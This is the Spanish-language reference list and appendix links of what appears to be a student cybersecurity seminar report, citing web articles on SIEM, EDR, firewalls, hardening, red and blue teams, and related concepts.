HELPSYSTEMS.¿Qué es un SIEM? {En línea}. 20 de diciembre de 2019. {4 de octubre de 2021}. Disponible en: https://www.helpsystems.com/es/blog/que-es-un-siem

AVANSIS. SIEM. Qué es, funcionamiento y cómo integrarlo. {En línea}. {4 de octubre de 2021}. Disponible en: https://www.avansis.es/ciberseguridad/siem-que-es/?cn-reloaded=1

REDES ZONE. Jiménez, Javier. Firewall de hardware vs software: diferencias y cuál debo usar para cada situación. {En línea}. 12 de junio de 2019. {4 de octubre de 2021}. Disponible en: https://www.redeszone.net/2019/06/12/diferencias-firewall-hardware-software/

AGENCIA B12. ¿Qué son las EDR y por qué son importantes en ciberseguridad? {En línea}. 31 de marzo de 2021. {4 de octubre de 2021}. Disponible en: https://agenciab12.com/noticia/que-son-edr-por-que-son-importantes-ciberseguridad

INCIBE. Sistemas EDR: qué son y cómo ayudan a proteger la seguridad de tu empresa. {En línea}. 27 de abril de 2021. {4 de octubre de 2021}. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa

CONZULTEK. ¿Por qué es necesario el firewall en entornos corporativos? {En línea}. {4 de octubre de 2021}. Disponible en: https://blog.conzultek.com/ciberseguridad/firewall-en-entornos-corporativos

ESET. Del incidente a la resolución: pasos esenciales para sobrevivir a un ciberataque. {En línea}. 23 de julio de 2020. {4 de octubre de 2021}. Disponible en: https://www.eset.com/py/empresas/compania/del-incidente-a-la-resolucion-pasos-esenciales-para-sobrevivir-a-un-ciberataque/

PANDA SECURITY. Cómo actuar después de un ciberataque. {En línea}. 9 de junio de 2015. {4 de octubre de 2021}. Disponible en: https://www.pandasecurity.com/es/mediacenter/seguridad/como-actuar-despues-de-un-ciberataque/

CENTRO DE INNOVACIÓN Y SOLUCIONES EMPRESARIALES Y TECNOLÓGICAS. ¿Qué es el hardening de sistemas operativos? {En línea}. 28 de mayo de 2020. {4 de octubre de 2021}. Disponible en: https://www.ciset.es/publicaciones/blog/746-hardening?dt=1633492324022

CENTER FOR INTERNET SECURITY. About us. {En línea}. {4 de octubre de 2021}. en: https://www.cisecurity.org/about-us/

UNIR. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? {En línea}. 7 de enero de 2020. {4 de octubre de 2021}. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

INGECOM. ¿Cómo puede ayudar el blue team a proteger la empresa? {En línea}. 10 de julio de 2020. {4 de octubre de 2021}. Disponible en: https://www.ingecom.net/es/blog/45/como-puede-ayudar-el-blue-team-a-proteger-la-empresa/

UPGUARD. Abi Tyas Tunggal. What is a Cyber Threat? {En línea}. 24 de septiembre de 2021. {7 de octubre de 2021}. Disponible en: https://www.upguard.com/blog/cyber-threat

CISCO. ¿Cuáles son los ciberataques más comunes? {En línea}. {7 de octubre de 2021}. Disponible en: https://www.cisco.com/c/es_mx/products/security/common-cyberattacks.html#~tipos-de-ciberataques

TECNOLOGICÓN. Definición De Comando-Diccionario Informático. {En línea}. 9 de septiembre de 2020. {7 de octubre de 2021}. Disponible en: https://tecnologicon.com/definicion-de-comando-informatica/

LA UNIVERSIDAD EN INTERNET. Principios de la seguridad informática: consejos para la mejora de la ciberseguridad. {En línea}. 30 de abril de 2020. {7 de octubre de 2021}. Disponible en: https://www.unir.net/ingenieria/revista/principios-seguridad-informatica/

KASPERSKY. Qué es una dirección IP: definición y explicación. {En línea}. {7 de octubre de 2021}. Disponible en: https://latam.kaspersky.com/resource-center/definitions/what-is-an-ip-address

KALI. Kali Linux. Penetration Testing Distribution and Ethical Hacking Linux Distribution. {En línea}. {8 de octubre de 2021}. Disponible en: https://www.kali.org/

AZURE. What is a virtual machine (VM)? {En línea}. {8 de octubre de 2021}. Disponible en: https://azure.microsoft.com/en-us/overview/what-is-a-virtual-machine/

BITDEFENDER. What is an exploit? {En línea}. {8 de octubre de 2021}. Disponible en: https://www.bitdefender.com/consumer/support/answer/10556/

TECHOPEDIA. Hardening. {En línea}. 2 de marzo de 2015. {8 de octubre de 2021}. Disponible en: https://www.techopedia.com/definition/24833/hardening

TECHTARGET. Lockhart, Eddie. Windows 7. {En línea}. {8 de octubre de 2021}. Disponible en: https://searchenterprisedesktop.techtarget.com/definition/Windows-7

UPGUARD. Abi Tyas Tunggal. What is a Vulnerability? {En línea}. 24 de septiembre de 2021. {8 de octubre de 2021}. Disponible en: https://www.upguard.com/blog/vulnerability

TECHOPEDIA. Protocol. {En línea}. 24 de abril de 2020. {8 de octubre de 2021}. Disponible en: https://www.techopedia.com/definition/4528/protocol

NETWORK WEBCAMS. Drinkwater, James. What is a Network Port and why do I need one? {En línea}. 17 de febrero de 2010. {8 de octubre de 2021}. Disponible en: https://www.networkwebcams.co.uk/blog/2010/02/17/network-port-and-why-do-i-need-one/

COMPLIANCY GROUP. What is a Security Patch? {En línea}. 7 de abril de 2020. {8 de octubre de 2021}. Disponible en: https://compliancy-group.com/what-is-a-security-patch/

CLOUDFLARE. What is a malicious payload? {En línea}. {8 de octubre de 2021}. Disponible en: https://www.cloudflare.com/learning/security/glossary/malicious-payload/

COMPUTER HOPE. Service. {En línea}. {8 de octubre de 2021}. Disponible en: https://www.computerhope.com/jargon/s/service.htm

XM CYBER. What is a Red Team? {En línea}. {8 de octubre de 2021}. Disponible en: https://www.xmcyber.com/what-is-a-red-team/

CISCO. What is Information Security? {En línea}. {8 de octubre de 2021}. Disponible en: https://www.cisco.com/c/en/us/products/security/what-is-information-security-infosec.html

PTES. Main Page. {En línea}. 16 de Agosto de 2014. {8 de octubre de 2021}. http://www.pentest-standard.org/index.php/Main_Page

ANEXOS

Enlace del video de sustentación del seminario especializado: https://bit.ly/sustentsdsierrav2021

Enlace al resultado de prueba anti-plagio: https://bit.ly/turnitinsdsierrav2021